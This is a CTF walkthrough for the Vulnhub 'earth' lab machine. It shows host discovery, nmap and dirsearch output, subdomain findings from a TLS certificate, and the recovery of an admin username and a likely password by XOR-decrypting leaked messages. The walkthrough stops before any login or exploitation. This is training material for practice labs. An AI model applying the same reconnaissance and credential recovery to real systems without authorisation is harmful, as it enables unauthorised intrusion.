DARKTRACE

1's & 0's

CTF#1

earth

Walkthrough

Difficulty: Easy!

Sanjeewa Karunarathan

1. To proceed with the CTF, first discover the hosts within the network. I used the following command to find hosts (there are numerous ways you can select as convenient to you.)

```
(root㉿kali)-[/home/kali/Desktop/VulnhubEx/earth]
└─# netdiscover -r 192.168.1.0/24
```

Following is the output :

Currently scanning: Finished! | Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 4 hosts. Total size: 480

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	98:a9:42:1f:39:15	2	120	Guangzhou Tozed Kangwei Intelligent
192.168.1.155	28:d0:ea:6e:9b:6e	4	240	Intel Corporate
192.168.1.157	08:00:27:2e:1b:c6	1	60	PCS Systemtechnik GmbH
192.168.1.158	08:00:27:2e:1b:c6	1	60	PCS Systemtechnik GmbH

==========

2. With the above information "192.168.1.158" is our target.

==========

3. Let's gather more information about the target with "nmap".

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnhubEx/earth]
└─# nmap -A -O -sC -sV -sT -T4 -vvv -oN earth_nmap_scan.txt 192.168.1.158
```

Following is the output :

```
# Nmap 7.94SVN scan initiated Thu Feb 13 22:37:06 2025 as: /usr/lib/nmap/nmap -A -O -sC
-sV -sT -T4 -vvv -oN earth_nmap_scan.txt 192.168.1.158
Nmap scan report for earth (192.168.1.158)
Host is up, received arp-response (0.039s latency).
Scanned at 2025-02-13 22:37:13 +0530 for 63s
Not shown: 953 filtered tcp ports (no-response), 43 filtered tcp ports (host-unreach)
PORT     STATE SERVICE    REASON  VERSION
22/tcp   open  ssh        syn-ack OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
```

| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAABBBKPfhMLiVG
rmuwlz9rx/UAEXrre+sPMkyOxfOLyH0ghmVuDOqg/PCx3Mu5Gw1K/mwFxPc662JKeGc
wcaQ0j13qs=
| 256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIOFcnJNVluex1Y3TV86t7w42tFj8JupDpcN9OhZ878U
2
80/tcp open http syn-ack Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l
mod_wsgi/4.7.1 Python/3.9)
|_http-title: Bad Request (400)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
443/tcp open ssl/http syn-ack Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l
mod_wsgi/4.7.1 Python/3.9)
| ssl-cert: Subject:
commonName=earth.local/stateOrProvinceName=Space/localityName=Milky Way
| **Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local**
| Issuer: commonName=earth.local/stateOrProvinceName=Space/localityName=Milky Way
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-12T23:26:31
| Not valid after: 2031-10-10T23:26:31
| MD5: 4efa:65d2:1a9e:0718:4b54:41da:3712:f187
| SHA-1: 04db:5b29:a33f:8076:f16b:8a1b:581d:6988:db25:7651
| -----BEGIN CERTIFICATE-----
| MIIFhjCCA26gAwIBAgIUZZZYScVhllOGdJWBnhMx5ztnlkcwDQYJKoZIhvcNAQEL
|
BQAwOjEOMAwGA1UECAwFU3BhY2UxEjAQBgNVBAcMCU1pbGt5IFdheTEUMBIG
A1UE
|
AwwLZWFydGgubG9jYWwwHhcNMjExMDEyMjMyNjMxWhcNMzExMDEwMjMyNjM
xWjA6
|
MQ4wDAYDVQQIDAVTcGFjZTESMBAGA1UEBwwJTWlsa3kgV2F5MRQwEgYDVQQ
DDAtl
|
YXJ0aC5sb2NhbDCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoCggIBAMqFZz4K
| O71xGgMvMuvefKWV4oZtq4qz6Y+Jq6nQ03zyZEsNSuGsKlBmZM54+hUGyNOOUScd
| PL4kUBX0uMujUxq1XKceeg5gJ/kMEAKbe8bqzyN/tPNJ4aCM00fryP/+zDR9fSFZ
| lGF3Xd+pmvLZz+D4CLVJDe5sEVoXIdtlg338gDVrCfkFUzl1uDTB4kPmLPu60LUP
| 4FNUWb2FY2HgQcHIIn6HuQ7GhHVnuNbfPn0PCX5ugGC9XxQq8XzwZs51bprdTU8x
| KaPkQKIJ60sGIS1xzgiLH5s2hkX5LW5u9V2mwqQ4CNS4FFMAbZl66NqPU08OuFau
| HLp/NDdixZPequLZGjIS/JjfYkNKHElzoMgLk5qvqFt9YpPX4ktfGteX8TsfF+pP
| ZdcudBC6BbODNTc+Wr+wLKe9OLZo1/EfJqHUH0h0Jwcrdfr/zOc77GzYhsdkSdiY
| GXZy48BkVV/kmWsMDK6W5Cs2rJx5DmC7ugt14KkzYv6Vv/o5uUtJjRypBjQ/htmR
| oo5mcKGaiohwCfR7T/lL1lA0Tq+cDYwATadudMQ8dgRmf099HO2iFXG4nqE+nacC

| ezfDR8qTXZDUaoTWUFAxI6Bp4M3BCae6x9S+LM6KF6ZoNZ4VroYDD/iub16Ci1FP
|
biz6gaBX9iA/tBH6ubcW2V39EHgIswhwR0RtAgMBAAGjgYMwgYAwHQYDVR0OBBY
E
| FCX2FKvs/3HZedJN9wbc5w/o884/MB8GA1UdIwQYMBaAFCX2FKvs/3HZedJN9wbc
|
5w/o884/MA8GA1UdEwEB/wQFMAMBAf8wLQYDVR0RBCYwJIILZWFydGgubG9jY
WyC
| FXRlcnJhdGVzdC5lYXJ0aC5sb2NhbDANBgkqhkiG9w0BAQsFAAOCAgEAmOynGBnK
| GaLm68D50Xd0mKJlyjpHrI1I97btr7iNKa0UOfSBOutDPyN51j2ibyG/Eq9lVyS3
| DUEzG3PezGOP0EI8mmT92CqkPfc3+R6NL0q/+tszxgGPPmy66T8L/o+nHgUCrDbO
| Ypa8DPhha7HFIVhlJC49PJI9/M8r6UqrJEWW1lJSSd3uSxyfrbt5YkxBAsaJQ9w5
| RgnAYYr4v/a+icwzNov9YdW2mqGl0NuKh6henh+T+4ctAz3aLsUL2rJni17/Tp1q
| 6cxFkoNbbN6vTG7GjC0Mtqukbn9JIIfvWXQf7xWVIJIkvedhMDoikYE0tTeM8Vkz
| GngVRaziwCRdG4ur8ZztqHXMemhQ+TVqxOobTgc1NDIoMjhF1xwfbh2lSi/5px3/
| iN3D80mJ32x19p8/A+b9dk1kMWTfT46FBrl3UeF4VgzLVsVL2QQWNDZmzo0d4k7B
| Fn8Uzyzj7Tr1/R0oEL2Z75z2mZV9uClek7OLSarXFVQQOVgyXRbhG3+Q1AtVndur
| IdII4FThlEP3jnSAEin1dnKgsuGjz+8olmsyqu9p0xkv3iVvM1ErD/TnNUhAZGou
| ScfxACsYU2ZX8XKF/QyS35pgkR6/zJGashm/M9MMV8NN1AkhoQ0CwFzCcrQsGZjd
| S6cvQe6K0mUe4pdZwTYd2T0de4jpofXbWms=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1
|_http-title: Bad Request (400)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
1720/tcp open tcpwrapped syn-ack
MAC Address: 08:00:27:2E:1B:C6 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), Synology DiskStation Manager 5.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3 cpe:/a:synology:diskstation_manager:5.2
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 4.15 - 5.8 (97%), Linux 5.0 - 5.4 (97%), Linux 5.0 - 5.5 (95%), Linux 5.4 (91%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Linux 3.4 - 3.10 (91%), Synology DiskStation Manager 5.2-5644 (91%), Linux 2.6.32 - 3.10 (90%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94SVN%E=4%D=2/13%OT=22%CT=%CU=%PV=Y%DS=1%DC=D%G=N%M=080027%TM=67AE2700%P=x86_64-pc-linux-gnu)
SEQ(SP=FE%GCD=1%ISR=10B%TI=Z%TS=A)

```
OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST1
1NW7%O5=M5B4ST11NW7%O6=M5B4ST11)
WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
ECN(R=Y%DF=Y%TG=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)

Uptime guess: 39.867 days (since Sun Jan  5 01:50:23 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT     ADDRESS
1   39.06 ms earth (192.168.1.158)

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Thu Feb 13 22:38:16 2025 -- 1 IP address (1 host up) scanned in 70.30
seconds
```

==========

4. As we can observe the nmap scan result; under port 443 there is an important disclosure (It is highlighted and in a bolded font in nmap scan result above).

There we can observe two DNS records;

a. earth.local
b. terratest.earth.local

==========

5. Next add those two DNS records to the file /etc/hosts

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnhubEx/earth]
└─# nano /etc/hosts

  GNU nano 8.2                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
```


ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.1.158 earth.local terratest.earth.local

Then save and exit the file.

==========

6. Then visit the site. (http://earth.local/)



As we can observe, the web page has the facility to send encoded messages. And also, we can observe the previous messages. That is quite interesting, but we cannot read them since they appear to be encrypted with a key value.

Following are the encrypted messages for your reference.

□
37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a00020213
4e0a161d17040359061d43370f15030b10414e340e1c0a0f0b0b061d430e0059220f111240592
61ae281ba124e14001c06411a110e00435542495f5e430a0715000306150b0b1c4e4b5242495f
5e430c07150a1d4a410216010943e281b54e1c0101160606591b0143121a0b0a1a00094e1f1d
010e412d180307050e1c17060f43150159210b144137161d054d41270d4f0710410010010b43
1507140a1d43001d5903010d064e18010a4307010c1d4e1708031c1c4e02124e1d0a0b13410f
0a4f2b02131a11e281b61d43261c18010a43220f1716010d40

□
3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b161107431816081411
4b0a1d06170e1444010b0a0d441c104b150106104b1d011b100e59101d0205591314170e0b4a
552a1f59071a16071d44130f041810550a05590555010a0d0c011609590d13430a171d170c0f0
044160c1e150055011e100811430a59061417030d111743091003550605161112 0b45

□
2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d10180000000
00c0c06410f0901420e105c0d074d04181a01041c170d4f4c2c0c13000d430e0e1c0a0006410b
420d074d55404645031b18040a03074d181104111b410f000a4c41335d1c1d040f4e070d0452
1201111f1d4d031d090f010e00471c07001647481a0b412b1217151a531b4304001e151b171a
4441020e030741054418100c130b1745081c541c0b0949020211040d1b410f09014203015309

1b4d150153040714110b174c2c0c13000d441b410f13080d12145c0d0708410f1d014101011a
050d0a084d540906090507090242150b141c1d08411e010a0d1b120d110d1d040e1a450c0e41
0f090407130b5601164d00001749411e151c061e454d0011170c0a080d470a1006055a010600
124053360e1f1148040906010e130c00090d4e02130b05015a0b104d0800170c0213000d104c
1d050000450f01070b47080318445c090308410f010c12171a48021f49080006091a48001d47
514c50445601190108011d451817151a104c080a0e5a

The above messages are interesting (especially in a CTF environment). These messages appear to be encrypted with a key value.

So, without the key value, the encrypted texts are useless here.

==========

7. Conduct the directory search.

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnhubEx/earth]
└─# dirsearch --url http://earth.local
```

Remember this time use "http" since nmap result revealed the open state of port 80.


Following is the output :

Target: http://earth.local/


[23:04:15] Starting:
[23:04:31] 301 - 0B - /admin -> /admin/
[23:04:32] 200 - 306B - /admin/
[23:04:33] 200 - 746B - /admin/login
[23:04:50] 403 - 199B - /cgi-bin/
[23:04:50] 404 - 196B - /cgi-bin/mt/mt-xmlrpc.cgi
[23:04:50] 404 - 196B - /cgi-bin/imagemap.exe?2,2
[23:04:50] 404 - 196B - /cgi-bin/login.cgi
[23:04:50] 404 - 196B - /cgi-bin/htmlscript
[23:04:50] 404 - 196B - /cgi-bin/index.html
[23:04:50] 404 - 196B - /cgi-bin/login.php
[23:04:50] 404 - 196B - /cgi-bin/printenv
[23:04:50] 404 - 196B - /cgi-bin/printenv.pl
[23:04:50] 404 - 196B - /cgi-bin/a1stats/a1disp.cgi
[23:04:50] 404 - 196B - /cgi-bin/mt/mt.cgi
[23:04:50] 404 - 196B - /cgi-bin/mt7/mt-xmlrpc.cgi
[23:04:50] 404 - 196B - /cgi-bin/htimage.exe?2,2
[23:04:50] 404 - 196B - /cgi-bin/login
[23:04:50] 404 - 196B - /cgi-bin/php.ini

```
[23:04:50] 404 -  196B  - /cgi-bin/mt-xmlrpc.cgi
[23:04:50] 404 -  196B  - /cgi-bin/awstats.pl
[23:04:50] 404 -  196B  - /cgi-bin/test.cgi
[23:04:50] 404 -  196B  - /cgi-bin/ViewLog.asp
[23:04:50] 404 -  196B  - /cgi-bin/mt7/mt.cgi
[23:04:50] 404 -  196B  - /cgi-bin/mt.cgi
[23:04:50] 404 -  196B  - /cgi-bin/awstats/
[23:04:50] 404 -  196B  - /cgi-bin/test-cgi
[23:05:35] 404 -  196B  - /static/api/swagger.yaml
[23:05:35] 404 -  196B  - /static/api/swagger.json
[23:05:35] 404 -  196B  - /static/dump.sql
```

Task Completed
As we can observe there is an admin panel presence. So let's open the browser and visit the site
http://earth.local/admin
Following page will open with admin login link.



Click on the “Log In” link, and it will open up the credential page as follows.



I tried using several common passwords but had no luck. When I viewed the source of the page, there was also no leftover “Username” and “Password” or clue of possibility.

==========

7. Then, conduct a directory search with the second subdomain.

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnhubEx/earth]
└─# dirsearch --url https://terratest.earth.local
```

Following is the output :

Target: https://terratest.earth.local/


```
[00:07:07] Starting:
[00:07:11] 403 -  199B  - /.ht_wsr.txt
[00:07:11] 403 -  199B  - /.htaccess.bak1
[00:07:11] 403 -  199B  - /.htaccess.orig
[00:07:11] 403 -  199B  - /.htaccess.sample
[00:07:11] 403 -  199B  - /.htaccess.save
[00:07:11] 403 -  199B  - /.htaccess_extra
[00:07:11] 403 -  199B  - /.htaccess_sc
[00:07:11] 403 -  199B  - /.htaccessOLD
[00:07:11] 403 -  199B  - /.htaccessOLD2
[00:07:11] 403 -  199B  - /.htpasswds
[00:07:11] 403 -  199B  - /.htaccessBAK
[00:07:11] 403 -  199B  - /.htm
[00:07:11] 403 -  199B  - /.htpasswd_test
[00:07:11] 403 -  199B  - /.html
[00:07:11] 403 -  199B  - /.htaccess_orig
[00:07:11] 403 -  199B  - /.httr-oauth
[00:07:37] 403 -  199B  - /cgi-bin/
[00:08:18] 200 -  521B  - /robots.txt
```

Task Completed

As the above result shows, there are a bunch of files, and among them, we can see one important file as well, which is /robots.txt. As robots.txt file contains the details basically about web crawlers. Let's see the content and find any important stuff there.

https://terratest.earth.local/robots.txt

Contents of /robots.txt



There is one interesting file entry at the bottom of the file content. Which is;


/testingnotes.*

Let's see if there is any clue where we can make use where we can proceed more with the exercise.

Since it has no extension, I used several file extensions and to my luck, it worked with .txt extension.

https://terratest.earth.local/testingnotes.txt

Contents of /testingnotes.txt




Yes, that file discloses some important information as follows;

a. XOR has used as the algorithm.
b. File testdata.txt has been used as the test encryption key.
(next see the file content)
c. terra is the username for the admin panel.

==========


8. Let's examine the contents of the "testdata.txt"



This text possibly be the key to decrypting the above-discovered messages.

==========

9. Use following online XOR encrypt and decrypt site to decrypt the above encrypted texts.



KEY

According to radiometric dating estimation and other evidence, Earth formed over 4.5 billion years ago. Within the first billion years of Earth's history, life appeared in the oceans and began to affect Earth's atmosphere and surface, leading to the proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicates that life may have arisen as early as 4.1 billion years ago.

Encrypted Messages

□
37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a00020213
4e0a161d17040359061d43370f15030b10414e340e1c0a0f0b0b061d430e0059220f111240592
61ae281ba124e14001c06411a110e00435542495f5e430a0715000306150b0b1c4e4b5242495f
5e430c07150a1d4a410216010943e281b54e1c0101160606591b0143121a0b0a1a00094e1f1d
010e412d180307050e1c17060f43150159210b144137161d054d41270d4f0710410010010b43
1507140a1d43001d5903010d064e18010a4307010c1d4e1708031c1c4e02124e1d0a0b13410f
0a4f2b02131a11e281b61d43261c18010a43220f1716010d40

□
3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b161107431816081411
4b0a1d06170e1444010b0a0d441c104b150106104b1d011b100e59101d0205591314170e0b4a
552a1f59071a16071d44130f041810550a05590555010a0d0c011609590d13430a171d170c0f0
044160c1e150055011e100811430a59061417030d111743091003550605161112 0b45

□
2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d10180000000
00c0c06410f0901420e105c0d074d04181a01041c170d4f4c2c0c13000d430e0e1c0a0006410b
420d074d55404645031b18040a03074d181104111b410f000a4c41335d1c1d040f4e070d0452
1201111f1d4d031d090f010e00471c07001647481a0b412b1217151a531b4304001e151b171a
4441020e030741054418100c130b1745081c541c0b0949020211040d1b410f09014203015309
1b4d150153040714110b174c2c0c13000d441b410f13080d12145c0d0708410f1d014101011a
050d0a084d540906090507090242150b141c1d08411e010a0d1b120d110d1d040e1a450c0e41

0f090407130b5601164d00001749411e151c061e454d0011170c0a080d470a1006055a010600
124053360e1f1148040906010e130c00090d4e02130b05015a0b104d0800170c0213000d104c
1d050000450f01070b47080318445c090308410f010c12171a48021f49080006091a48001d47
514c50445601190108011d451817151a104c080a0e5a

Interesting Decrypted Message

earthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4huma
nsearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4hu
mansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4
humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangeba
d4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimat

As you can observe this message contains a single phrase repetition. So, this could be sometimes a password for something.

